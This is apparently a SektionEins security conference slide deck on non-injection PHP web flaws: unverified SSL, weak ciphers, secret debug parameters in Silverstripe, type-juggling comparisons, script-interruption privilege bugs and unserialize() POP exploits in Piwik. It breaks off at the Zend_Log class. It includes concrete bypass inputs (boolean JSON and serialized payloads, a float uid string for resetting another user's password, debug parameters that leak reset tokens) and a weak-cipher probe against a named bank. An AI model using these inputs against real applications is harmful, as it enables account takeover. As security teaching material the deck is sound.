SektionEins
http://www.sektioneins.de

# Security Problems in Web Applications except Injection Vulnerabilities

Stefan Esser <stefan.esser@sektioneins.de>
Ben Fuhrmannek <ben.fuhrmannek@sektioneins.de>

# Who am I?

## Ben Fuhrmannek

- from Bonn/Germany
- Computer Scientist
- Professional Information Security since 2009

  @ SektionEins GmbH
- Focus on logical Flaws and esoteric Languages

# Who we are?

## Stefan Esser

- from Cologne/Germany
- Information Security since 1998
- joined the PHP Core Developers in 2001
- Suhosin / Hardened-PHP 2004
- Month of PHP Bugs 2007 / Month of PHP Security 2010
- Head of Research & Development at SektionEins GmbH

# Topics

- vulnerabilities in web applications
- no injection vulnerabilities (XSS, SQL Injection, ...)
- vulnerabilities found during real audits

# Part I

## Plaintext vs. SSL and Certificate Verification

# External Data: Plaintext Protocol URLs

```
<?php

$data = file_get_contents("http://www.trusted.network/generate.php");

?>
```

# External Data: Plaintext Protocol URLs

- many applications retrieve data **from external sources**
- this data is **often trusted**
- although it is requested through **plaintext protocols**
- **man-in-the-middle attacks** are possible

```
<?php
$data = file_get_contents("http://www.trusted.network/generate.php");
?>
```

# External Data: Using SSL (first attempt)...

```
<?php

$data = file_get_contents("https://www.trusted.network/generate.php");

?>
```

# SSL Facts/History

- 1994: SSL v. 1.0 (Netscape/not public)
- 1995: SSL v. 2.0
- 1996: SSL v. 3.0
- 1999: TLS v. 1.0 (IETF)

# SSL Facts/SSLv2 flaws

- 1 key für Auth. + Enc
- no handshake protection -> MITM
- MAC <- MD5
- TCP end = end of data
- MAC US export mode (40 bits)

# SSL Facts/US Export Restrictions

- until 1992: U.S. Munitions List
- until 1996: commercial encryption
- until 1999: strong encryption (PGP)

# SSL Facts/US Export Restrictions/Consequences

- Netscape: 2 versions: 40-bits (world) + 128-bits (US-only)
- PGPi Scanning Project (see http://www.pgpi.org/pgpi/project/scanning/)
- SSLv2 + Weak-Ciphers still supported

# SSL facts/Weak Ciphers

```
$ openssl ciphers -v LOW:EXPORT
EDH-RSA-DES-CBC-SHA     SSLv3 Kx=DH        Au=RSA  Enc=DES(56)   Mac=SHA1
EDH-DSS-DES-CBC-SHA     SSLv3 Kx=DH        Au=DSS  Enc=DES(56)   Mac=SHA1
ADH-DES-CBC-SHA         SSLv3 Kx=DH        Au=None Enc=DES(56)   Mac=SHA1
DES-CBC-SHA             SSLv3 Kx=RSA       Au=RSA  Enc=DES(56)   Mac=SHA1
DES-CBC-MD5             SSLv2 Kx=RSA       Au=RSA  Enc=DES(56)   Mac=MD5
EXP-EDH-RSA-DES-CBC-SHA SSLv3 Kx=DH(512)   Au=RSA  Enc=DES(40)   Mac=SHA1 export
EXP-EDH-DSS-DES-CBC-SHA SSLv3 Kx=DH(512)   Au=DSS  Enc=DES(40)   Mac=SHA1 export
EXP-ADH-DES-CBC-SHA     SSLv3 Kx=DH(512)   Au=None Enc=DES(40)   Mac=SHA1 export
EXP-DES-CBC-SHA         SSLv3 Kx=RSA(512) Au=RSA  Enc=DES(40)   Mac=SHA1 export
EXP-RC2-CBC-MD5         SSLv3 Kx=RSA(512) Au=RSA  Enc=RC2(40)   Mac=MD5  export
EXP-RC2-CBC-MD5         SSLv2 Kx=RSA(512) Au=RSA  Enc=RC2(40)   Mac=MD5  export
EXP-ADH-RC4-MD5         SSLv3 Kx=DH(512)   Au=None Enc=RC4(40)   Mac=MD5  export
EXP-RC4-MD5             SSLv3 Kx=RSA(512) Au=RSA  Enc=RC4(40)   Mac=MD5  export
EXP-RC4-MD5             SSLv2 Kx=RSA(512) Au=RSA  Enc=RC4(40)   Mac=MD5  export
```

# SSL facts/Check for Weak Ciphers

```
openssl s_client -no_tls1 -no_ssl3 -cipher EXPORT \
   -connect bankingportal.sparkasse-koelnbonn.de:443

...
New, SSLv2, Cipher is EXP-RC2-CBC-MD5
Server public key is 2048 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : SSLv2
    Cipher    : EXP-RC2-CBC-MD5
...
```

# SSL facts/Weak Ciphers/apache quick-fix

```
SSLCipherSuite HIGH:MEDIUM:!SSLv2:!EXP:!aNULL:!eNULL
```

# External Data: Using SSL (attempt 2)...

- **stop using plaintext protocols**
- so developers that heard about **MITM just use https**
- however PHP **does not perform any checks** by default
- without certificate verification **SSL is still vulnerable to MITM attacks**

```
<?php

/* better but still insecure because no certificate verification */
$data = file_get_contents("https://www.trusted.network/generate.php");

?>
```

# External Data: Using SSL securely...

- **PHP can verify SSL certificates** if instructed to do so
- requires a **configured stream context**
- can **verify different aspects**:
  arbitrary CA chain, self signed, CN name, ...

```php
<?php

$ctx = stream_context_create();

stream_context_set_option($ctx, "http", "max_redirects", 0);
stream_context_set_option($ctx, "ssl", "verify_peer", true);
stream_context_set_option($ctx, "ssl", "allow_self_signed", false);
stream_context_set_option($ctx, "ssl", "CN_match", "www.trusted.network");
stream_context_set_option($ctx, "ssl", "cafile", "/etc/perfectCA.pem");

$data = file_get_contents("https://www.trusted.network/generate.php", false, $ctx);

?>
```

# External Data: Using SSL securely (w/o weak ciphers)


```php
<?php

$ctx = stream_context_create();

stream_context_set_option($ctx, "http", "max_redirects", 0);
stream_context_set_option($ctx, "ssl", "verify_peer", true);
stream_context_set_option($ctx, "ssl", "allow_self_signed", false);
stream_context_set_option($ctx, "ssl", "CN_match", "www.trusted.network");
stream_context_set_option($ctx, "ssl", "cafile", "/etc/perfectCA.pem");

stream_context_set_option($ctx, "ssl", "ciphers", "TLSv1:HIGH");

$data = file_get_contents("https://www.trusted.network/generate.php", false, $ctx);

?>
```

# External Data: Paranoid SSL Cert Verification...


- **PHP can capture SSL certificates** for manual verification
- captured SSL certificate is **exported to user space**
- user space verification can e.g. **verify the subjectKeyIdentifier**

```
<?php

$ctx = stream_context_create();

stream_context_set_option($ctx, "ssl", "capture_peer_cert", true);

$data = file_get_contents("https://www.sektioneins.de", false, $ctx);

$options = stream_context_get_options($ctx);

$cert = openssl_x509_parse($options['ssl']['peer_certificate']);
if ($cert['extensions']['subjectKeyIdentifier'] !=
                             "5C:3B:E0:83:8A:4B:87:22:F0:F5:26:55:4F:09:DB:44:5E:AB:30:91") {
    die('illegal cert');
} else {
    die('certificate is okay');
}
```

# Real-World Examples: SSL Connect-Back Auth.



# Real-World Examples: SSL Connect-Back Auth.



# Part II

“Debugging“ Features / Bugs

# Debugging Features

- developers love debugging features
- however debugging features often allow crazy things
- and therefore should not be reachable by anyone except authorized debuggers
- should be removed on production systems

# Secret Debugging Features

- found in 2009 during an audit
- developers had a super secret debugging switch
- gave access to some kind of admin console
- could be activated by adding "**centauri=1**" to the URL

- "There are no such things as wordlists"

# Silverstripe's SQL Functions (I)

- Silverstripe has lots of "debugging" features
- they use the Debug class to output debugging information
- Debug class actually validates that information is only sent to authorized debuggers

- However there is another problem, to you see it?

```
public function query($sql, $errorLevel = E_USER_ERROR) {
    if(isset($_REQUEST['previewwrite']) &&
       in_array(strtolower(substr($sql,0,strpos($sql,' '))),
                                     array('insert','update','delete','replace'))) {
        Debug::message("Will execute: $sql");
        return;
    }
```

# Silverstripe's SQL Functions (II)

- there will be no output because we are not a debugger
- but by simply setting a URL parameter we can disable the writes to the database
- very handy to stop login counters / logging / ...

```
public function query($sql, $errorLevel = E_USER_ERROR) {
    if(isset($_REQUEST['previewwrite']) &&
       in_array(strtolower(substr($sql,0,strpos($sql,' '))),
                                              array('insert','update','delete','replace'))) {
        Debug::message("Will execute: $sql");
        return;
    }
```

# Silverstripe's SQL Functions (III)

- but it is getting better
- the SQL query function continues with more debugging features

- Do you see the problem?

```
$handle = mysql_query($sql, $this->dbConn);

if(isset($_REQUEST['showqueries'])) {
    $endtime = round(microtime(true) - $starttime,4);
    if (!isset($_REQUEST['ajax'])) Debug::message("\n$sql\n{$endtime}ms\n", false);
    else echo "\n$sql\n{$endtime}ms\n";
}
```

# Silverstripe's SQL Functions (IV)

- URL parameter "showqueries" will output the SQL statement for debugging purposes
- Output is protected by Debug class - except for AJAX requests
- Tip: is very handy for secret token sent during password reset

```
$handle = mysql_query($sql, $this->dbConn);

if(isset($_REQUEST['showqueries'])) {
    $endtime = round(microtime(true) - $starttime,4);
    if (!isset($_REQUEST['ajax'])) Debug::message("\n$sql\n{$endtime}ms\n", false);
    else echo "\n$sql\n{$endtime}ms\n";
}
```

# Part III

## Trouble with Operators

# Trouble with Operators

- every programming language has its own set of operators
- often similar but not identical
- e.g. PHP makes a difference between equal and identical
  - `==  / !=  equality operators`
  - `=== / !== identical operators`
- in security there is a huge difference between equal and identical

# Equal vs. Identical (I)

- normal user input are strings
- therefore difference between == and === is believed to be small
- cannot be tricked most of the time

```
if ($_POST['user'] == 'adminuser' && $_POST['pass'] == 'secretpass') {
    ...
}
```

# Equal vs. Identical (II)

- new example
- still secure?

```
$data = unserialize($_COOKIE['account']);
// or
$data = json_decode($_COOKIE['account']);

if ($data['user'] == 'adminuser' && $data['pass'] == 'secretpass') {
    ...
}
```

# Equal vs. Identical (III)

- not secure
- result of unserialize() and json_decode() is typed
- equal operator can be tricked by booleans
  - `a:2:{s:4:"user";b:1;s:4:"pass";b:1;}`
  - `{"user":true,"pass":true}`

```
$data = unserialize($_COOKIE['account']);
// or
$data = json_decode($_COOKIE['account']);

if ($data['user'] == 'adminuser' && $data['pass'] == 'secretpass') {
    ...
}
```

# Numbers and Equality (I)

- so is this code secure?

```
$myuid = "100";

if ($_POST['uid'] == $myuid) {
    $db->query("UPDATE user SET pwhash=%s WHERE uid=%d",
                    pwhash($_POST['newpass']), (int)$_POST['uid']);
} else {
    die("Trickster!");
}
```

# Numbers and Equality (II)

- code is not secure
- can be tricked with the string “99.99999999999999999999999“
- password of previous user will be reset

```
$myuid = "100";

if ($_POST['uid'] == $myuid) {
    $db->query("UPDATE user SET pwhash=%s WHERE uid=%d",
                    pwhash($_POST['newpass']), (int)$_POST['uid']);
} else {
    die("Trickster!");
}
```

# Numbers and Equality (III)

- so is this code secure?

```
if ($_POST['uid'] != 1) {
    $res = $db->query("SELECT * FROM user WHERE uid=%d", (int)$_POST['uid']);
    mail(...);
} else {
    die("Cannot reset password of admin");
}
```

# Numbers and Equality (IV)

- not secure because of two reasons
- floating point numbers - “1.1”
- int cast truncates oversized numbers (32 bit system)

```
if ($_POST['uid'] != 1) {
    $res = $db->query("SELECT * FROM user WHERE uid=%d", (int)$_POST['uid']);
    mail(...);
} else {
    die("Cannot reset password of admin");
}
```

# Part IV

## Script Interruptions

# Spot the vulnerability...

- code like this was found in several different applications
- can you spot the security problem?

```php
<?php

/* remember previous user */
$prevUser = $_SESSION['user'];

/* temporary become admin */
$_SESSION['user'] = retrieveAdminUser();

/* prepare user for PW reset - required admin privs */
$token = prepareUserForPWReset($prevUser);

/* send out PW rest mail */
sendPasswordResetMail($prevUser['email'], $token);

/* restore previous user */
$_SESSION['user'] = $prevUser;

?>
```

# Script Interruption Vulnerability

- code is vulnerable to interruption while being temporary admin
- developer assumed that there is no interruption
- but interruption is possible
    - exceptions
    - FATAL errors
    - memory_limit interruption
- when interrupted the admin privileges are stored in the session

# Script Interruption Defense

- avoid to do something that should not be interrupted
- handle errors correctly
- handle exceptions correctly
- disable memory_limit

# Part V

unserialize() is not your friend

# Analysing the Piwik Cookie (I)

- Piwik is a user tracking software similar to Google Analytics
- Tracking information is stored in a cookie that looks like this

```
piwik_visitor=8%3DMg%3D%3D%3A9%3DR29vZ2xl%3A10%3DYXN0YSBib
25%3A4%3DYTo2OntpOjE7czozMjoiNTFjZTBhZDQyM2Y4ZjlkODM0N2VmM
TA5YzhkYTAx%0AMDkiO2k6MjtpOjEyODY0NjA4MjQ7aTozO2k6MTI4NjQ2
MDgyNDtpOjQ7czo3%0AOiIxNjAxODQ1IjtpOjU7czo1OiI1MTcyNCI7aTo
xMTtpOjA7fQ%3D%3D
```

# Analysing the Piwik Cookie (II)

- Structure of cookie is

  #id = base64 (value) :

- So our cookie is


```
8=Mg==:
9=R29vZ2xl:
10=YXN0YSBib25u:
4=YTo2OntpOjE7czozMjoiNTFjZTBhZDQyM2Y4ZjlkODM0N2VmMTA5YzhkYTAx
MDkiO2k6MjtpOjEyODY0NjA4MjQ7aTozO2k6MTI4NjQ2MDgyNDtpOjQ7czo3Oi
IxNjAxODQ1IjtpOjU7czo1OiI1MTcyNCI7aToxMTtpOjA7fQ==
```




SektionEins

# Analysing the Piwik Cookie (III)

- Base64 decoding reveals serialized PHP array


```
8  = 2
9  = Google
10 = asta bonn
4  = a:6:{i:1;s:32:"51ce0ad423f8f9d8347ef109c8da0109";i:2;i:
1286460824;i:3;i:1286460824;i:4;s:7:"1601845";i:5;s:
5:"51724";i:11;i:0;}
```

# unserialize()

- allows to **deserialize** serialized PHP variables
- supports **most PHP data types** - including **PHP objects**
- when exposed to **user input can cause trouble**
- had **many internal vulnerabilities** in the past

# unserialize() and PHP objects

- **deserializing objects** allows to control all **properties**
  - public
  - protected
  - private
- **but not** the **bytecode !!!**
- however **deserialized objects** get woken up **__wakeup()**
- and later **destroyed** via **__destruct()**

➡ **already existing code** gets **executed**

# unserialize() and POP exploits

- if application has usable objects so called **POP exploits** are possible
- **POP = Property Oriented Programming**
- Idea behind POP
  - **start with** an object that has a **__wakeup() or __destroy()**
  - and then **hijack execution flow**
  - by carefully **filling properties** and **chaining existing methods**
- **autoload** functionality helps a lot

# Creating a POP Exploit for Piwik (I)

- Step 1 - Find classes useable for starting a POP chain
  - 8 classes from Zend Framework define __wakeup()
  - 11 classes from Zend Framework define __destruct()
  - 11 classes from Piwik's core define __destruct()

# Zend_Log

```
class Zend_Log
{
